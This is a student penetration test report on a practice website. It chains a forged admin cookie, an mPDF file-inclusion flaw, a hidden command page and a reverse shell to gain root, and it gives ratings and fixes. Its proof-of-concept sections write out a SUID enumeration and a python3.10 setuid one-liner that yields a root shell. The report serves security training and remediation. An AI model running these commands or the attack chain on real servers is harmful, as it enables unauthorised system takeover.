ECOM SCHOOL
urban online academy & network

REPORT

Penetration testing

techie world

January 2025

TABLE OF CONTENT

REPORT STRUCTURE

This report contains three different sections:

1. **Executive Summary** - This section includes a brief description of the content of the work as well as a list of the main findings that constitute potential for damage and, as a result, require the organization to take corrective steps in our view.

2. **Details of the tests** - This section details all the tests performed by division into the various areas as well as a description of the information collected in the survey. This section also lists all the findings of the exam, the description of the risks as a result of the findings, and the recommendations for implementation based on the accumulated experience of ECOM.

3. **Appendices** - Brief of the methods used during the penetration test with additional explanation about our rating system fix effort.

ABOUT THE EDITOR

Itamar Roginsky, is an 18 year old junior Penetration Tseter with a year long Penetration Testing course with over 260 hours of study and hands-on practice. Skilled in in Computer Networking, Programing, Infrastructure and Applicative Penetration Testing.

https://www.linkedin.com/in/itamar-roginsky2696/

EXECUTIVE SUMMARY

BACKGROUND

Itamar was asked to perform an applicative penetration test for the techie-world.xyz on January 2025.

The test scenarios performed included attempts to infiltrate the customer's services, taking the advantage of the built-in weaknesses, taking into account the type of applications/operating systems and the type of components with which the customer works.

The test was performed to detect vulnerabilities that could put techie-world at risk and to simulate a situation where an attack occurs while making maximum use of the resources available to the attacker.

This report includes a description of all the vulnerabilities found, a general explanation of them, Proof Of Concept and other findings for the customer to be able to harden his services and increase his level of security.

This test was performed from Israel, by Itamar Roginsky.

This test was performed using a black box Penetration Test methodology, and the test content was determined as part of the delineation, both in terms of the topics and components to be tested and the scope of resources that will be allocated to the test. Thus, the test may not detect all the infrastructural and applicative exposures of the client network.

The findings set forth in this document are correct as of the date of the test. Any applicative or infrastructural change made after the end of the test may affect the security level of the client.

It is worth noting that the official contact person on behalf of the company is Emil Riza and all the tests were matched with him.

PROJECT DESCRIPTION

SCOPE & TARGETS

In advance with the client, Itamar was given the following url:

https://techie-world.xyz/, and the goals to find all vulnerabilities and find the flag.

This test contains a number of infrastructural and applicative test methodologies in order to examine the level of risk of the information that is output in the identified systems.

As part of this examination, the following were examined:

- A number of code injection techniques at both the client and server level that can significantly compromise the information stored in this system.
- OWASP TOP 10 includes a variety of vulnerabilities and advanced attack techniques.
- Check for system bugs that can lead to malicious actions at the user level.
- Several techniques for scanning and finding known weaknesses in customer systems.
- Performing attacks in order to take over the network while obtaining high permissions.

SUMMARY & ASSESSMENT


During the test it was found that an attacker can perform Remote Code Execution on the server using vulnerabilities in the site, along with other misconfiguration defects.

The penetration testing lasted 26 days, and resulted in several vulnerabilities such as Remote Code Execution, Cross Site Scripting, weak password policy and more.
An attacker that is exploiting these bugs may gain control on the server and access sensitive data. This may damage the organization's reputation and may put the organization and its clients at risk.

CONCLUSIONS

From our professional view, the security level that exists in the client's systems is Medium.
The was rated as mentioned before due to the existence of multiple vulnerabilities such as Remote Code Execution that leads to complete system takeover and privilege escalation

Exploiting most of the vulnerabilities mentioned above requires a
Medium technical knowledge.




techie-world.xyz

ATTACK TREE FOR COMPLEX SCENARIOS


The following diagram describes each complex attack scenarios that can be applied in the client's system.

ATTACK SCENARIO NO 1- SYSTEM OVERTAKE



with cookie manipulation an attacker can get an admin cookie receiving access to the mpdf path where he can exploit the LFI vulnerability and from the LFI you can reach the RCE vulnerability which can lead to a reverse shell and privilege escalation.

ATTACK SCENARIO NO 2 - ACCOUNT OVERTAKE



username enumeration can get an attacker a correct username.
when he has a username due to the weak password policy he can get a list of all possible passwords.
and because there is no captcha you can brute force the login to get into the account.

SETTING GOALS AND OBJECTIVES

The following objectives were defined for intrusion testing operations as objectives of paramount importance.

- Search for ***low hanging fruits*** – (**ACHIEVED**)
- Finding a ***number of vulnerabilities*** that could endanger the target – (**ACHIEVED**)
- Perform a vulnerability combination ***perform a complex attack*** to maximize the attacker's abilities - (**ACHIEVED**)
- Exposing the target to the ability to ***run code remotely***. (**ACHIEVED**)
- Privilege escalation: gain root on the system (**ACHIEVED**)
- Find the flag (**ACHIEVED**)

IDENTIFIED VULNERABILITIES

VULN-001 - Remote code execution (**Critical**)

Remote Code Execution (RCE) is a critical vulnerability that allows attackers to execute arbitrary commands on a server due to poor input validation or insecure code execution. This can lead to full system compromise, data theft, malware deployment, and privilege escalation. RCE is highly severe as it grants complete control over the affected system, enabling attackers to exploit and persist within the network. Immediate remediation is required to prevent unauthorized access and potential breaches.

VULN-002 - Privilege Escalation (**Critical**)

Privilege Escalation is a vulnerability that allows attackers to gain unauthorized higher-level access (for example root on unix) due to weak permissions, misconfigurations, or software flaws. It can be horizontal (accessing another user's privileges) or vertical (gaining admin-level control). This is critical because it enables attackers to execute malicious actions, modify system settings, steal sensitive data, and maintain persistence.

VULN-003 - Local File Inclusion (LFI) (**Critical**)

Local File Inclusion (LFI) is a vulnerability that allows attackers to include and read arbitrary files from the server due to improper input validation. This can expose sensitive files like /etc/passwd, configuration files, or application source code. In some cases, LFI can lead to remote code execution if attackers inject malicious files. It poses a critical risk as it enables information disclosure, privilege escalation, and potential system compromise.

VULN-004 - Cookie Manipulation (**High**)

Cookie Manipulation occurs when an attacker modifies client-side cookies to gain unauthorized access or escalate privileges due to weak session handling. This typically happens when authentication or authorization relies solely on user-supplied cookies without server-side validation. Exploiting this can lead to authentication bypass, privilege escalation, or session hijacking. It is critical as it allows attackers to impersonate users or access restricted areas. Proper session management, encryption, and server-side verification are essential mitigations.

VULN-005 - Weak Password Policy (High)

A weak password policy allows users to set easily guessable passwords, making accounts vulnerable to brute force and credential stuffing attacks. Attackers can exploit this to gain unauthorized access, compromise sensitive data, and escalate privileges. Weak passwords increase the risk of account takeovers, leading to potential data breaches. Enforcing strong password requirements helps protect user accounts and system security.

VULN-006 - Reflected XSS (High)

Reflected Cross-Site Scripting (XSS) occurs when user-supplied input is immediately reflected in the response without proper sanitization, allowing attackers to inject malicious scripts. When a victim clicks a crafted link, the script executes in their browser, potentially stealing cookies, hijacking sessions, or performing phishing attacks. This vulnerability poses a significant risk to users by enabling unauthorized actions on their behalf. Proper input validation, output encoding, and Content Security Policy (CSP) help mitigate this threat.

VULN-007 - Information Disclosure (Medium)

Information disclosure is a vulnerability where an application unintentionally exposes sensitive data. This can help attackers map the system, identify weaknesses, and exploit other vulnerabilities with known CVEs. Common sources include verbose error messages, exposed configuration files, directory listings, and improper access controls.

VULN-008 - Username Enumeration (**Medium**)

Username enumeration is a vulnerability that allows an attacker to determine valid usernames by analyzing system responses to authentication or registration attempts. This often occurs due to inconsistent error messages or timing differences when entering incorrect credentials. Attackers can exploit this weakness to facilitate brute-force attacks, credential stuffing, and more.

VULN-009 - No CAPTCHA (**Medium**)

The absence of CAPTCHA in forms allows automated bots to submit requests without restriction, leading to spam, brute force attacks, and potential denial-of-service (DoS) attempts. This can overwhelm system resources, degrade performance, and allow attackers to abuse functionalities like login, registration, or contact forms. Implementing CAPTCHA helps prevent automated attacks, ensuring legitimate user interactions while reducing the risk of abuse.

VULN-010 - No HTTPS Enforcement (**Low**)

No HTTPS enforcement means the application allows unencrypted HTTP connections, making it vulnerable to man-in-the-middle (MITM) attacks and data interception. Without HTTP Strict Transport Security (HSTS), attackers can perform SSL stripping to downgrade secure connections, exposing sensitive information such as login credentials. This weakness compromises data integrity and confidentiality, increasing the risk of session hijacking.

FINDING DETAILS

VULN-001 Remote code execution (**Critical**)

CVSS

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H/RC:U
Calculated by https://www.first.org/cvss/calculator/3.1

RISK

General | <Critical>	**Probability** | <Medium>	**Severity** | <Critical>	**Fix Effort** | <Medium>

DESCRIPTION

Remote Code Execution (RCE) is a critical security vulnerability that allows an attacker to execute arbitrary code on a remote system. This can occur due to insecure input validation, improper deserialization of user input, vulnerable command execution functions, or insecure configuration of services. RCE is one of the most severe types of vulnerabilities because it allows a threat actor to fully compromise a system, potentially leading to complete control over the affected environment or server

Impacts of the Vulnerability:

- **System Compromise:** An attacker can run arbitrary commands on the targeted system, leading to full system compromise.
- **Data Theft & Manipulation:** Attackers can exfiltrate, alter, or delete sensitive data.
- **Privilege Escalation:** Exploiting RCE may allow attackers to escalate privileges and gain administrative control.
- **Lateral Movement:** Once inside, attackers can pivot to other systems within the network.
- **Denial of Service (DoS):** Attackers may execute commands that disrupt normal operations, causing downtime or system instability.
- **Malware Deployment:** RCE can be used to deploy ransomware, keyloggers, or other malicious payloads.

PROOF OF CONCEPT

Figure 1 - Payload for mpdf CVE to view mpdf.php file

Figure 2 - The attached mpdf.php to the pdf




Figure 3 - viewing the code of mpdf.php




Figure 4 - visiting the path in the comment of mpdf.php

Figure 5 - checking whoami command





Figure 5 - successfully viewing /etc/passwd



DETAILS

1. After I manipulated the cookie and logged in as admin, I clicked the demo button and came to the note that appears in the mpdf file that was created. in the file the following text appeared:
   Hello admin,
   Friendly tip, go to the documentation and seek for annotation, maybe youll find something interesting..
   Another tip, use Firefox.

2. I exploited the LFI to view the mpdf.php file with the payload I got from the payload generator to get the mpdf.php attached to the mpdf and downloaded it.
   link to the payload generator - https://www.exploit-db.com/exploits/50995

3. I viewed the code of mpdf.php and saw that the php file contains a comment that says:
   //Do not forget that in order to run code there is a file 2218b21bfdba3807605ee1ecd8b39a3b74c4b83b42f51771491d4789d128a8f0.php
4. I visited the path specified in the comment and saw an interface that you can run commands in
5. I checked the whoami command and it worked and gave the result: www-data which is probably a low privilege user that runs the site.
6. Since the whoami command worked I wanted to view the /etc/passwd and it worked and gave me the file.

RECOMMENDED MITIGATIONS

To mitigate the identified vulnerabilities and enhance security, the following key measures should be implemented:

- **Secure Cookies and Session Management**
    - Implement secure and signed cookies with cryptographic validation (HMAC) to prevent tampering.
    - Restrict sensitive operations to authenticated and authorized users and conduct regular audits to detect weaknesses.
- **Remove Sensitive Comments in Source Code**
    - Exposed comments in source code can lead attackers to critical files. All hardcoded paths, credentials, and unnecessary comments should be removed from the codebase. Regular code reviews should be conducted to prevent such exposures.
- **Restrict Access to Sensitive Files**
    - Role-Based Access Control (RBAC) should be enforced to ensure that only authorized users have access to critical files. File permissions should be properly set, and unnecessary PHP features, such as annotation support in MPDF, should be disabled. Updating MPDF to the latest version will also mitigate known vulnerabilities.

- **Deploy a Web Application Firewall (WAF)**
    - A WAF should be implemented to detect and block malicious payloads targeting vulnerabilities like Local File Inclusion (LFI) and Remote Code Execution (RCE). Configuring real-time logging and monitoring will help detect attack attempts early.
- **Harden PHP Configurations**
    - Dangerous PHP functions (exec, shell_exec, system, etc.) should be disabled to prevent command execution exploits. File execution permissions should be restricted, and periodic audits should be performed to prevent unauthorized access to critical files.
- **Monitor Network Traffic and Restrict Outgoing Connections**
    - Outgoing connections to unauthorized external IPs and ports should be blocked to prevent reverse shell attacks. Continuous monitoring of network logs will help detect suspicious activity and mitigate threats before exploitation.
- **Conduct Regular Security Audits & Penetration Testing**
    - Regular security assessments, including penetration testing, should be conducted to proactively identify vulnerabilities. Developers and system administrators should receive training on secure coding practices to prevent common security flaws.

VULN-002 Privilege Escalation (**Critical**)

CVSS

CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H/RC:U
Calculated by https://www.first.org/cvss/calculator/3.1

RISK

General | <Critical>	**Probability** | <High>	**Severity** | <Critical>	**Fix Effort** | <Medium>

DESCRIPTION

Privilege Escalation is a security vulnerability that allows an attacker with initial system access to gain higher privileges, such as administrative or root-level control. This can occur due to misconfigured permissions, exploitation of weak authentication mechanisms, or software vulnerabilities that grant unintended access. In this case, a misconfigured SUID binary (/usr/bin/python3.10) was exploited to escalate privileges from a low-privileged www-data user to root.

Impacts of the Vulnerability:

- **System Compromise:** Attackers can execute commands with root privileges, leading to complete control of the system.
- **Data Theft & Manipulation:** Ability to modify, delete, or steal sensitive data.
- **Persistence & Backdoor Creation:** Attackers can create persistent access for future exploitation.
- **Lateral Movement:** Once privileges are escalated, attackers can pivot to other machines in the network.
- **Evasion of Security Controls:** Elevated privileges allow bypassing security monitoring and logs.
- **Denial of Service (DoS):** Attackers may disrupt critical processes, causing instability or downtime.

PROOF OF CONCEPT

Figure 1 - started a netcat listener




Figure 2 - started an ngrok tvp server on the same port




Figure 3 - creating a reverse shell payload




Figure 4 - pasting it in the RCE section




Figure 5 - received reverse shell




Figure 6 - finding the vulnerable suid

```
File  Actions  Edit  View  Help
www-data@ip-172-31-30-250:/var/www/html/admin$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/usr/libexec/polkit-agent-helper-1
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/mount
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/fusermount3
/usr/bin/passwd
/usr/bin/python3.10
/usr/bin/chsh
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/su
/usr/bin/newgrp
```

Figure 7 - exploiting it to receive a root reverse shell

```
$ /usr/bin/python3.10 -c 'import os; os.setuid(0); os.system("/bin/bash")'

whoami
root
```

Figure 8 - list of files with flag in their name

```
find / -iname "*flag*" 2>/dev/null

r/lib/x86_64-linux-gnu/libabsl_flags_internal.so.20210324.0.0
/usr/lib/x86_64-linux-gnu/libabsl_flags_usage.so.20210324.0.0
/usr/lib/x86_64-linux-gnu/libabsl_flags_parse.so.20210324
/usr/lib/x86_64-linux-gnu/libabsl_flags_usage_internal.so.20210324
/usr/lib/x86_64-linux-gnu/libabsl_flags_reflection.so.20210324
/usr/lib/x86_64-linux-gnu/libabsl_flags_parse.so.20210324.0.0
/usr/lib/x86_64-linux-gnu/libabsl_flags_commandlineflag_internal.so.20210324
/usr/lib/x86_64-linux-gnu/libabsl_flags_commandlineflag.so.20210324
/usr/lib/x86_64-linux-gnu/libabsl_flags_marshalling.so.20210324
/usr/lib/x86_64-linux-gnu/libabsl_flags_marshalling.so.20210324.0.0
/usr/lib/x86_64-linux-gnu/libabsl_flags_commandlineflag.so.20210324.0.0
/usr/lib/x86_64-linux-gnu/libabsl_flags_private_handle_accessor.so.20210324.0.0
/usr/lib/x86_64-linux-gnu/libabsl_flags_config.so.20210324.0.0
/usr/lib/x86_64-linux-gnu/libabsl_flags_internal.so.20210324
/usr/lib/x86_64-linux-gnu/libabsl_flags_private_handle_accessor.so.20210324
/usr/lib/x86_64-linux-gnu/libabsl_flags_reflection.so.20210324.0.0
/usr/lib/x86_64-linux-gnu/perl/5.34.0/bits/ss_flags.ph
/usr/lib/x86_64-linux-gnu/perl/5.34.0/bits/waitflags.ph
/root/.flag.txt
/proc/sys/kernel/acpi_video_flags
/proc/sys/net/ipv4/fib_notify_on_flag_change
/proc/sys/net/ipv6/fib_notify_on_flag_change
/proc/kpageflags
/snap/certbot/4325/usr/include/linux/kernel-page-flags.h
